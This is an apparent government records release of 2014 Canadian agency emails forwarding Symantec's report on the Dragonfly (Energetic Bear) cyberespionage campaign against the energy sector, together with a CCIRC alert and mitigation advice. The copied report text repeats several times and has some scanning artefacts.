In September 2013, Dragonfly began using a new version of this exploit kit, known as the Hello exploit kit. The landing page for this kit contains JavaScript which fingerprints the system, identifying installed browser plugins. The victim is then redirected to a URL which in turn determines the best exploit to use based on the information collected.

Trojanized software

The most ambitious attack vector used by Dragonfly was the compromise of a number of legitimate software packages. Three different ICS equipment providers were targeted and malware was inserted into the software bundles they had made available for download on their websites. All three companies made equipment that is used in a number of industrial sectors, including energy.

The first identified Trojanized software was a product used to provide VPN access to programmable logic controller (PLC) type devices. The vendor discovered the attack shortly after it was mounted, but there had already been 250 unique downloads of the compromised software.

The second company to be compromised was a European manufacturer of specialist PLC type devices. In this instance, a software package containing a driver for one of its devices was compromised. Symantec estimates that the Trojanized software was available for download for at least six weeks in June and July 2013.

The third firm attacked was a European company which develops systems to manage wind turbines, biogas plants, and other energy infrastructure. Symantec believes that compromised software may have been available for download for approximately ten days in April 2014.

The Dragonfly group is technically adept and able to think strategically. Given the size of some of its targets, the group found a "soft underbelly" by compromising their suppliers, which are invariably smaller, less protected companies.

Protection
Symantec has the following detections in place that will protect customers running up to date versions of our products from the malware used in these attacks:

Antivirus detections

- Backdoor.Oldrea
- Trojan.Karagany
- Trojan.Karagany!gen1

Intrusion Prevention Signatures

- Web Attack: Lightsout Exploit Kit
- Web Attack: Lightsout Toolkit Website 4

For further technical details on the Dragonfly attacks, **please read our whitepaper**.

From: [redacted]
Sent: Tuesday, July 01, 2014 9:15 AM
To: CTEC@CSE-CST.GC.CA; [redacted] CYBERDO (PS/SP); [redacted]@smtp.gc.ca; SSC GCCIRT - SPC ERICGC
Cc: Briffett, Christopher; Clow Patrick <Patrick.Clow@ps-sp.gc.ca; Stephane Turgeon (ITCU-GICT); Sylvain St-Jean
Subject: The Dragonfly group - Cyber attack against energy sector- open source -

Hello all,
Are you aware of this threat ? According to the article, CERTs were advised by Symantec.

Top 10 countries by active infections (where attackers stole information from infected computers) does not include Canada.

Where are we standing (Canada) for potential threat ?

Symantech claims that the attack dubbed Dragonfly (aka Energetic Bear) is targeting "energy grid operators, major electricity generation firms, petroleum pipeline operators, and energy industry industrial equipment providers. The majority of the victims were located in the United States, Spain, France, Italy, Germany, Turkey, and Poland." **Nexus to Canada unspecified.**

Link: http://www.symantec.com/connect/blogs/dragonfly-western-energy-companies-under-sabotage-threat

Other media outlets are beginning to pick up the story.

Cut and paste from Symantec's post below (without graphics):
30 Jun 2014 12:58:04 GMT • Updated: 30 Jun 2014 19:04:46 GMT

"An ongoing cyberespionage campaign against a range of targets, mainly in the energy sector, gave attackers the ability to mount sabotage operations against their victims. The attackers, known to Symantec as Dragonfly, managed to compromise a number of strategically important organizations for spying purposes and, if they had used the sabotage capabilities open to them, could have caused damage or disruption to energy supplies in affected countries.
Among the targets of Dragonfly were energy grid operators, major electricity generation firms, petroleum pipeline operators, and energy industry industrial equipment providers. The majority of the victims were located in the United States, Spain, France, Italy, Germany, Turkey, and Poland.

The Dragonfly group is well resourced, with a range of malware tools at its disposal and is capable of launching attacks through a number of different vectors. Its most ambitious attack campaign saw it compromise a number of industrial control system (ICS) equipment providers, infecting their software with a remote access-type Trojan. This caused companies to install the malware when downloading software updates for computers running ICS equipment. These infections not only gave the attackers a beachhead in the targeted organization's networks, but also gave them the means to mount sabotage operations against infected ICS computers.

This campaign follows in the footsteps of Stuxnet, which was the first known major malware campaign to target ICS systems. While Stuxnet was narrowly targeted at the Iranian nuclear program and had sabotage as its primary goal, Dragonfly appears to have a much broader focus with espionage and persistent access as its current objective with sabotage as an optional capability if required.

In addition to compromising ICS software, Dragonfly has used spam email campaigns and watering hole attacks to infect targeted organizations. The group has used two main malware tools: Backdoor.Oldrea and Trojan.Karagany. The former appears to be a custom piece of malware, either written by or for the attackers.

Prior to publication, Symantec notified affected victims and relevant national authorities, such as Computer Emergency Response Centers (CERTs) that handle and respond to Internet security incidents.

Background

The Dragonfly group, which is also known by other vendors as Energetic Bear, appears to have been in operation since at least 2011 and may have been active even longer than that. Dragonfly initially targeted defense and aviation companies in the US and Canada before shifting its focus mainly to US and European energy firms in early 2013.

The campaign against the European and American energy sector quickly expanded in scope. The group initially began sending malware in phishing emails to personnel in target firms. Later, the group added watering hole attacks to its offensive, compromising websites likely to be visited by those working in energy in order to redirect them to websites hosting an exploit kit. The exploit kit in turn delivered malware to the victim's computer. The third phase of the campaign was the Trojanizing of legitimate software bundles belonging to three different ICS equipment manufacturers.

Dragonfly bears the hallmarks of a state-sponsored operation, displaying a high degree of technical capability. The group is able to mount attacks through multiple vectors and compromise numerous third party websites in the process. Dragonfly has targeted multiple organizations in the energy sector over a long period of time. Its current main motive appears to be cyberespionage, with potential for sabotage a definite secondary capability.

Analysis of the compilation timestamps on the malware used by the attackers indicate that the group mostly worked between Monday and Friday, with activity mainly concentrated in a nine-hour period that corresponded to a 9am to 6pm working day in the UTC +4 time zone. Based on this information, it is likely the attackers are based in Eastern Europe.

Tools employed

Dragonfly uses two main pieces of malware in its attacks. Both are remote access tool (RAT) type malware which provide the attackers with access and control of compromised computers. Dragonfly's favored malware tool is Backdoor.Oldrea, which is also known as Havex or the Energetic Bear RAT. Oldrea acts as a back door for the attackers on to the victim's computer, allowing them to extract data and install further malware.

Oldrea appears to be custom malware, either written by the group itself or created for it. This provides some indication of the capabilities and resources behind the Dragonfly group.

Once installed on a victim's computer, Oldrea gathers system information, along with lists of files, programs installed, and root of available drives. It will also extract data from the computerâ€™s Outlook address book and VPN configuration files. This data is then written to a temporary file in an encrypted format before being sent to a remote command-and-control (C&C) server controlled by the attackers.

The majority of C&C servers appear to be hosted on compromised servers running content management systems, indicating that the attackers may have used the same exploit to gain control of each server. Oldrea has a basic control panel which allows an authenticated user to download a compressed version of the stolen data for each particular victim.

The second main tool used by Dragonfly is Trojan.Karagany. Unlike Oldrea, Karagany was available on the underground market. The source code for version 1 of Karagany was leaked in 2010. Symantec believes that Dragonfly may have taken this source code and modified it for its own use. This version is detected by Symantec as Trojan.Karagany!gen1.

Karagany is capable of uploading stolen data, downloading new files, and running executable files on an infected computer. It is also capable of running additional plugins, such as tools for collecting passwords, taking screenshots, and cataloging documents on infected computers.

Symantec found that the majority of computers compromised by the attackers were infected with Oldrea. Karagany was only used in around 5 percent of infections. The two pieces of malware are similar in functionality and what prompts the attackers to choose one tool over another remains unknown.

Multiple attack vectors

The Dragonfly group has used at least three infection tactics against targets in the energy sector. The earliest method was an email campaign, which saw selected executives and senior employees in target companies receive emails containing a malicious PDF attachment. Infected emails had one of two subject lines: "The account" or "Settlement of delivery problem". All of the emails were from a single Gmail address.

The spam campaign began in February 2013 and continued into June 2013. Symantec identified seven different organizations targeted in this campaign. The number of emails sent to each organization ranged from one to 84.

The attackers then shifted their focus to watering hole attacks, comprising a number of energy-related websites and injecting an iframe into each which redirected visitors to another compromised legitimate website hosting the Lightsout exploit kit. Lightsout exploits either Java or Internet Explorer in order to drop Oldrea or Karagany on the victim's computer. The fact that the attackers compromised multiple legitimate websites for each stage of the operation is further evidence that the group has strong technical capabilities.

In September 2013, Dragonfly began using a new version of this exploit kit, known as the Hello exploit kit. The landing page for this kit contains JavaScript which fingerprints the system, identifying installed browser plugins. The victim is then redirected to a URL which in turn determines the best exploit to use based on the information collected.

Trojanized software

The most ambitious attack vector used by Dragonfly was the compromise of a number of legitimate software packages. Three different ICS equipment providers were targeted and malware was inserted into the software bundles they had made available for download on their websites. All three companies made equipment that is used in a number of industrial sectors, including energy.

The first identified Trojanized software was a product used to provide VPN access to programmable logic controller (PLC) type devices. The vendor discovered the attack shortly after it was mounted, but there had already been 250 unique downloads of the compromised software.

The second company to be compromised was a European manufacturer of specialist PLC type devices. In this instance, a software package containing a driver for one of its devices was compromised. Symantec estimates that the Trojanized software was available for download for at least six weeks in June and July 2013.

The third firm attacked was a European company which develops systems to manage wind turbines, biogas plants, and other energy infrastructure. Symantec believes that compromised software may have been available for download for approximately ten days in April 2014.

The Dragonfly group is technically adept and able to think strategically. Given the size of some of its targets, the group found a "soft underbelly" by compromising their suppliers, which are invariably smaller, less protected companies."

Thanks

[redacted]

[redacted]

<<This document is the property of the RCMP. It is loaned to your agency/department in confidence and it is not to be reclassified or further disseminated without the consent of the originator.>>

Avis:

<<Ce document appartient à la GRC. Il est prêté à votre organisme n toute confidentialité et avec la compréhension qu'il ne sera ni reclassifié, ni diffusé plus largement sans le consentement de
l'auteu

From: Clow, Patrick
Sent: Tuesday, July 01, 2014 9:41 AM
To: 'CTEC@CSE-CST.GC.CA'; CYBERDO (PS/SP); '@smtp.gc.ca'; 'SSCGCCIRT.SPCERICGC@ssc-spc.gc.ca'
Cc: Briffett, Christopher; Clow, Patrick;
Subject: Re: The Dragonfly group - Cyber attack against energy sector- open source -

Good morning,

CCIRC published AL14-508 last week in direct relation to this report. Notifications were sent to IP owners.

Thank you

From:
Sent: Tuesday, July 01, 2014 09:14 AM
To: CTEC@CSE-CST.GC.CA <CTEC@CSE-CST.GC.CA>; CYBERDO (PS/SP); @smtp.gc.ca <@smtp.gc.ca>; SSC GCCIRT - SPC ERICGC <SSCGCCIRT.SPCERICGC@ssc-spc.gc.ca>
Cc: Briffett, Christopher; Clow Patrick <Patrick.Clow@ps-sp.gc.ca <Clow Patrick <Patrick.Clow@ps-sp.gc.ca>;
Subject: The Dragonfly group - Cyber attack against energy sector- open source -

Hello all,
Are you aware of this threat ? According to the article, CERTs were advised by Symantec.

Top 10 countries by active infections (where attackers stole information from infected computers) does not include Canada.

Where are we standing (Canada) for potential threat ?

Symantech claims that the attack dubbed Dragonfly (aka Energetic Bear) is targeting "energy grid operators, major electricity generation firms, petroleum pipeline operators, and energy industry industrial equipment providers. The majority of the victims were located in the United States, Spain, France, Italy, Germany, Turkey, and Poland." **Nexus to Canada unspecified.**

Link: http://www.symantec.com/connect/blogs/dragonfly-western-energy-companies-under-sabotage-threat

Other media outlets are beginning to pick up the story.

Cut and paste from Symantec's post below (without graphics):
30 Jun 2014 12:58:04 GMT • Updated: 30 Jun 2014 19:04:46 GMT

"An ongoing cyberespionage campaign against a range of targets, mainly in the energy sector, gave attackers the ability to mount sabotage operations against their victims. The attackers, known to Symantec as Dragonfly, managed to compromise a number of strategically important organizations for spying purposes and, if they had used the sabotage capabilities open to them, could have caused damage or disruption to energy supplies in affected countries.
Among the targets of Dragonfly were energy grid operators, major electricity generation firms, petroleum pipeline operators, and energy industry industrial equipment providers. The majority of the victims were located in the United

States, Spain, France, Italy, Germany, Turkey, and Poland.

The Dragonfly group is well resourced, with a range of malware tools at its disposal and is capable of launching attacks through a number of different vectors. Its most ambitious attack campaign saw it compromise a number of industrial control system (ICS) equipment providers, infecting their software with a remote access-type Trojan. This caused companies to install the malware when downloading software updates for computers running ICS equipment. These infections not only gave the attackers a beachhead in the targeted organization's networks, but also gave them the means to mount sabotage operations against infected ICS computers.

This campaign follows in the footsteps of Stuxnet, which was the first known major malware campaign to target ICS systems. While Stuxnet was narrowly targeted at the Iranian nuclear program and had sabotage as its primary goal, Dragonfly appears to have a much broader focus with espionage and persistent access as its current objective with sabotage as an optional capability if required.

In addition to compromising ICS software, Dragonfly has used spam email campaigns and watering hole attacks to infect targeted organizations. The group has used two main malware tools: Backdoor.Oldrea and Trojan.Karagany. The former appears to be a custom piece of malware, either written by or for the attackers.

Prior to publication, Symantec notified affected victims and relevant national authorities, such as Computer Emergency Response Centers (CERTs) that handle and respond to Internet security incidents.

Background

The Dragonfly group, which is also known by other vendors as Energetic Bear, appears to have been in operation since at least 2011 and may have been active even longer than that. Dragonfly initially targeted defense and aviation companies in the US and Canada before shifting its focus mainly to US and European energy firms in early 2013.

The campaign against the European and American energy sector quickly expanded in scope. The group initially began sending malware in phishing emails to personnel in target firms. Later, the group added watering hole attacks to its offensive, compromising websites likely to be visited by those working in energy in order to redirect them to websites hosting an exploit kit. The exploit kit in turn delivered malware to the victim's computer. The third phase of the campaign was the Trojanizing of legitimate software bundles belonging to three different ICS equipment manufacturers.

Dragonfly bears the hallmarks of a state-sponsored operation, displaying a high degree of technical capability. The group is able to mount attacks through multiple vectors and compromise numerous third party websites in the process. Dragonfly has targeted multiple organizations in the energy sector over a long period of time. Its current main motive appears to be cyberespionage, with potential for sabotage a definite secondary capability.

Analysis of the compilation timestamps on the malware used by the attackers indicate that the group mostly worked between Monday and Friday, with activity mainly concentrated in a nine-hour period that corresponded to a 9am to 6pm working day in the UTC +4 time zone. Based on this information, it is likely the attackers are based in Eastern Europe.

Tools employed

Dragonfly uses two main pieces of malware in its attacks. Both are remote access tool (RAT) type malware which provide the attackers with access and control of compromised computers. Dragonfly's favored malware tool is Backdoor.Oldrea, which is also known as Havex or the Energetic Bear RAT. Oldrea acts as a back door for the attackers on to the victim's computer, allowing them to extract data and install further malware.

Oldrea appears to be custom malware, either written by the group itself or created for it. This provides some indication of the capabilities and resources behind the Dragonfly group.

Once installed on a victim's computer, Oldrea gathers system information, along with lists of files, programs installed, and root of available drives. It will also extract data from the computerâ€™s Outlook address book and VPN configuration files. This data is then written to a temporary file in an encrypted format before being sent to a remote

command-and-control (C&C) server controlled by the attackers.

The majority of C&C servers appear to be hosted on compromised servers running content management systems, indicating that the attackers may have used the same exploit to gain control of each server. Oldrea has a basic control panel which allows an authenticated user to download a compressed version of the stolen data for each particular victim.

The second main tool used by Dragonfly is Trojan.Karagany. Unlike Oldrea, Karagany was available on the underground market. The source code for version 1 of Karagany was leaked in 2010. Symantec believes that Dragonfly may have taken this source code and modified it for its own use. This version is detected by Symantec as Trojan.Karagany!gen1.

Karagany is capable of uploading stolen data, downloading new files, and running executable files on an infected computer. It is also capable of running additional plugins, such as tools for collecting passwords, taking screenshots, and cataloging documents on infected computers.

Symantec found that the majority of computers compromised by the attackers were infected with Oldrea. Karagany was only used in around 5 percent of infections. The two pieces of malware are similar in functionality and what prompts the attackers to choose one tool over another remains unknown.

Multiple attack vectors

The Dragonfly group has used at least three infection tactics against targets in the energy sector. The earliest method was an email campaign, which saw selected executives and senior employees in target companies receive emails containing a malicious PDF attachment. Infected emails had one of two subject lines: "The account" or "Settlement of delivery problem". All of the emails were from a single Gmail address.

The spam campaign began in February 2013 and continued into June 2013. Symantec identified seven different organizations targeted in this campaign. The number of emails sent to each organization ranged from one to 84.

The attackers then shifted their focus to watering hole attacks, comprising a number of energy-related websites and injecting an iframe into each which redirected visitors to another compromised legitimate website hosting the Lightsout exploit kit. Lightsout exploits either Java or Internet Explorer in order to drop Oldrea or Karagany on the victim's computer. The fact that the attackers compromised multiple legitimate websites for each stage of the operation is further evidence that the group has strong technical capabilities.

In September 2013, Dragonfly began using a new version of this exploit kit, known as the Hello exploit kit. The landing page for this kit contains JavaScript which fingerprints the system, identifying installed browser plugins. The victim is then redirected to a URL which in turn determines the best exploit to use based on the information collected.

Trojanized software

The most ambitious attack vector used by Dragonfly was the compromise of a number of legitimate software packages. Three different ICS equipment providers were targeted and malware was inserted into the software bundles they had made available for download on their websites. All three companies made equipment that is used in a number of industrial sectors, including energy.


The first identified Trojanized software was a product used to provide VPN access to programmable logic controller (PLC) type devices. The vendor discovered the attack shortly after it was mounted, but there had already been 250 unique downloads of the compromised software.

The second company to be compromised was a European manufacturer of specialist PLC type devices. In this instance, a software package containing a driver for one of its devices was compromised. Symantec estimates that the Trojanized software was available for download for at least six weeks in June and July 2013.

The third firm attacked was a European company which develops systems to manage wind turbines, biogas plants, and other energy infrastructure. Symantec believes that compromised software may have been available for download for

approximately ten days in April 2014.

The Dragonfly group is technically adept and able to think strategically. Given the size of some of its targets, the group found a "soft underbelly" by compromising their suppliers, which are invariably smaller, less protected companies."
Thanks



Warning:

<<This document is the property of the RCMP. It is loaned to your agency/department in confidence and it is not to be reclassified or further disseminated without the consent of the originator.>>

Avis:

<<Ce document appartient à la GRC. Il est prêté à votre organisme n toute confidentialité et avec la compréhension qu'il ne sera ni reclassifié, ni diffusé plus largement sans le consentement de
l'auteu

From: [redacted]
Sent: Tuesday, July 01, 2014 10:31 AM
To: 'CTEC@CSE-CST.GC.CA'; '[redacted]Clow, Patrick; CYBERDO (PS/SP); [redacted]@smtp.gc.ca'; 'SSCGCCIRT.SPCERICGC@ssc-spc.gc.ca'
Cc: Briffett, Christopher; [redacted]
Subject: Re: The Dragonfly group - Cyber attack against energy sector- open source -

Hello again,

This is the CCIRC report published on June 27th.

From: CCIRC-CCRIC (PS/SP)
Sent: Friday, June 27, 2014 01:06 PM
Subject: CCIRC Alert AL14-508 - Advanced Persistent Threat Targeting Canadian Critical Infrastructure – HAVEX RAT

(La version française suivra)

PUBLIC SAFETY CANADA
CANADIAN CYBER INCIDENT RESPONSE CENTRE

****
ALERT
****

Number: AL14-508
Date: 27 June 2014

****
TLP AMBER
****

AUDIENCE

This Alert is intended for IT professionals and managers within provincial/territorial and municipal governments; critical infrastructure; and other related industries.

TITLE

Advanced Persistent Threat Targeting Canadian Critical Infrastructure – HAVEX RAT

DETAILS

CCIRC has received a report from a trusted partner concerning potential compromises within Canada by an advanced persistent threat actor. While the intended target is the energy sector and industrial control systems, there may be unintended victims as well. Please note that this type of attack is highly adaptable and is most likely targeting other critical infrastructure sectors both within Canada and internationally.

[redacted]

CCIRC, along with our trusted partners, have provided indicators of compromise to aid organizations in detection and mitigation.

[redacted]

Organizations who detect activity related to this Alert are encouraged to contact CCIRC.
Telephone: [redacted]
E-mail: [redacted]
PGP: http://www.publicsafety.gc.ca/cnt/ntnl-scrt/cbr-scrt/_fl/CCIRCPublicPGPKey.txt

INDICATORS OF COMPROMISE

Asset owners should review log files through January 1, 2014, for the following network URL and IP addresses to determine if employees visited the compromised ICS vendor websites and downloaded the trojanized software installers.

[redacted]


Pages 836 to / à 838

are withheld pursuant to section

sont retenues en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information



}

MITIGATION


CCIRC recommends that organizations review and consider implementing the following strategies in the context of their network environment.

* Review network logs and monitor for connection attempts to the domains and IP addresses listed above. Devices attempting to connect should be further monitored and examined for signs of infection.

* As a precaution, user(s) of a compromised host(s) should be informed that login credentials for any accounts or services accessed through the compromised system should be changed immediately using an appropriate strong password policy.

* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.

* Ensure your anti-virus and gateway protections are up to date.



References:

==========

TR11-001Malware Infection Recovery Guide
http://www.publicsafety.gc.ca/cnt/rsrcs/cybr-ctr/2011/tr11-001-eng.aspx

TR11-002 Mitigation Guidelines for Advanced Persistent Threats
http://www.publicsafety.gc.ca/cnt/rsrcs/cybr-ctr/2011/tr11-002-eng.aspx

Havex Hunts for ICS/SCADA Systems
http://www.f-secure.com/weblog/archives/00002718.html

CrowdStrike Global Threat Report 2013
http://www.crowdstrike.com/sites/all/themes/crowdstrike2/css/imgs/platform/CrowdStrike_Global_Threat_Report_2013.pdf

Cisco Blog - Watering-Hole Attacks Target Energy Sector
http://blogs.cisco.com/security/watering-hole-attacks-target-energy-sector/

Potentially malicious files/samples may be shared with CCIRC at:

Note: Suspicious files/emails should be zipped and protected with the password

For general information, please contact Public Safety Canada's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents please contact CCIRC at:

Telephone:
E-mail:
PGP: http://www.publicsafety.gc.ca/cnt/ntnl-scrt/cbr-scrt/_fl/CCIRCPublicPGPKey.txt

>>> "Clow, Patrick" <Patrick.Clow@ps-sp.gc.ca> 2014/07/01 9:40 AM >>>
Good morning,

CCIRC published AL14-508 last week in direct relation to this report Notifications were sent to IP owners.

Thank you

From:
Sent: Tuesday, July 01, 2014 09:14 AM
To: CTEC@CSE-CST.GC.CA <CTEC@CSE-CST.GC.CA>; CYBERDO (PS/SP); smtp.gc.ca <@smtp.gc.ca>; SSC GCCIRT - SPC ERICGC <SSCGCCIRT.SPCERICGC@ssc-spc.gc.ca>
Cc: Briffett, Christopher; Clow Patrick <Patrick.Clow@ps-sp.gc.ca <Clow Patrick <Patrick.Clow@ps-sp.gc.ca>;
Subject: The Dragonfly group - Cyber attack against energy sector- open source -

Hello all,
Are you aware of this threat ? According to the article, CERTs were advised by Symantec.

Top 10 countries by active infections (where attackers stole information from infected computers) does not include Canada.

Where are we standing (Canada) for potential threat ?

Symantech claims that the attack dubbed Dragonfly (aka Energetic Bear) is targeting "energy grid operators, major electricity generation firms, petroleum pipeline operators, and energy industry industrial equipment providers. The majority of the victims were located in the United States, Spain, France, Italy, Germany, Turkey, and Poland." **Nexus to Canada unspecified.**

Link: http://www.symantec.com/connect/blogs/dragonfly-western-energy-companies-under-sabotage-threat

Other media outlets are beginning to pick up the story.

Cut and paste from Symantec's post below (without graphics):
30 Jun 2014 12:58:04 GMT • Updated: 30 Jun 2014 19:04:46 GMT

"An ongoing cyberespionage campaign against a range of targets, mainly in the energy sector, gave attackers the ability to mount sabotage operations against their victims. The attackers, known to Symantec as Dragonfly, managed to compromise a number of strategically important organizations for spying purposes and, if they had used the sabotage capabilities open to them, could have caused damage or disruption to energy supplies in affected countries.
Among the targets of Dragonfly were energy grid operators, major electricity generation firms, petroleum pipeline operators, and energy industry industrial equipment providers. The majority of the victims were located in the United States, Spain, France, Italy, Germany, Turkey, and Poland.

The Dragonfly group is well resourced, with a range of malware tools at its disposal and is capable of launching attacks through a number of different vectors. Its most ambitious attack campaign saw it compromise a number of industrial control system (ICS) equipment providers, infecting their software with a remote access-type Trojan. This caused companies to install the malware when downloading software updates for computers running ICS equipment. These infections not only gave the attackers a beachhead in the targeted organization's networks, but also gave them the means to mount sabotage operations against infected ICS computers.

This campaign follows in the footsteps of Stuxnet, which was the first known major malware campaign to target ICS systems. While Stuxnet was narrowly targeted at the Iranian nuclear program and had sabotage as its primary goal, Dragonfly appears to have a much broader focus with espionage and persistent access as its current objective with sabotage as an optional capability if required.

In addition to compromising ICS software, Dragonfly has used spam email campaigns and watering hole attacks to infect targeted organizations. The group has used two main malware tools: Backdoor.Oldrea and Trojan.Karagany. The former appears to be a custom piece of malware, either written by or for the attackers.

Prior to publication, Symantec notified affected victims and relevant national authorities, such as Computer Emergency Response Centers (CERTs) that handle and respond to Internet security incidents.

Background
The Dragonfly group, which is also known by other vendors as Energetic Bear, appears to have been in operation since at least 2011 and may have been active even longer than that. Dragonfly initially targeted defense and aviation companies in the US and Canada before shifting its focus mainly to US and European energy firms in early 2013.

The campaign against the European and American energy sector quickly expanded in scope. The group initially began sending malware in phishing emails to personnel in target firms. Later, the group added watering hole attacks to its offensive, compromising websites likely to be visited by those working in energy in order to redirect them to websites hosting an exploit kit. The exploit kit in turn delivered malware to the victim's computer. The third phase of the campaign was the Trojanizing of legitimate software bundles belonging to three different ICS equipment manufacturers.

Dragonfly bears the hallmarks of a state-sponsored operation, displaying a high degree of technical capability. The group is able to mount attacks through multiple vectors and compromise numerous third party websites in the process. Dragonfly has targeted multiple organizations in the energy sector over a long period of time. Its current main motive appears to be cyberespionage, with potential for sabotage a definite secondary capability.

Analysis of the compilation timestamps on the malware used by the attackers indicate that the group mostly worked between Monday and Friday, with activity mainly concentrated in a nine-hour period that corresponded to a 9am to 6pm working day in the UTC +4 time zone. Based on this information, it is likely the attackers are based in Eastern Europe.

Tools employed

Dragonfly uses two main pieces of malware in its attacks. Both are remote access tool (RAT) type malware which provide the attackers with access and control of compromised computers. Dragonfly's favored malware tool is Backdoor.Oldrea, which is also known as Havex or the Energetic Bear RAT. Oldrea acts as a back door for the attackers on to the victim's computer, allowing them to extract data and install further malware.

Oldrea appears to be custom malware, either written by the group itself or created for it. This provides some indication of the capabilities and resources behind the Dragonfly group.

Once installed on a victim's computer, Oldrea gathers system information, along with lists of files, programs installed, and root of available drives. It will also extract data from the computerâ€™s Outlook address book and VPN configuration files. This data is then written to a temporary file in an encrypted format before being sent to a remote command-and-control (C&C) server controlled by the attackers.

The majority of C&C servers appear to be hosted on compromised servers running content management systems, indicating that the attackers may have used the same exploit to gain control of each server. Oldrea has a basic control panel which allows an authenticated user to download a compressed version of the stolen data for each particular victim.

The second main tool used by Dragonfly is Trojan.Karagany. Unlike Oldrea, Karagany was available on the underground market. The source code for version 1 of Karagany was leaked in 2010. Symantec believes that Dragonfly may have taken this source code and modified it for its own use. This version is detected by Symantec as Trojan.Karagany!gen1.

Karagany is capable of uploading stolen data, downloading new files, and running executable files on an infected computer. It is also capable of running additional plugins, such as tools for collecting passwords, taking screenshots, and cataloging documents on infected computers.

Symantec found that the majority of computers compromised by the attackers were infected with Oldrea. Karagany was only used in around 5 percent of infections. The two pieces of malware are similar in functionality and what prompts the attackers to choose one tool over another remains unknown.

Multiple attack vectors

The Dragonfly group has used at least three infection tactics against targets in the energy sector. The earliest method was an email campaign, which saw selected executives and senior employees in target companies receive emails containing a malicious PDF attachment. Infected emails had one of two subject lines: "The account" or "Settlement of delivery problem". All of the emails were from a single Gmail address.

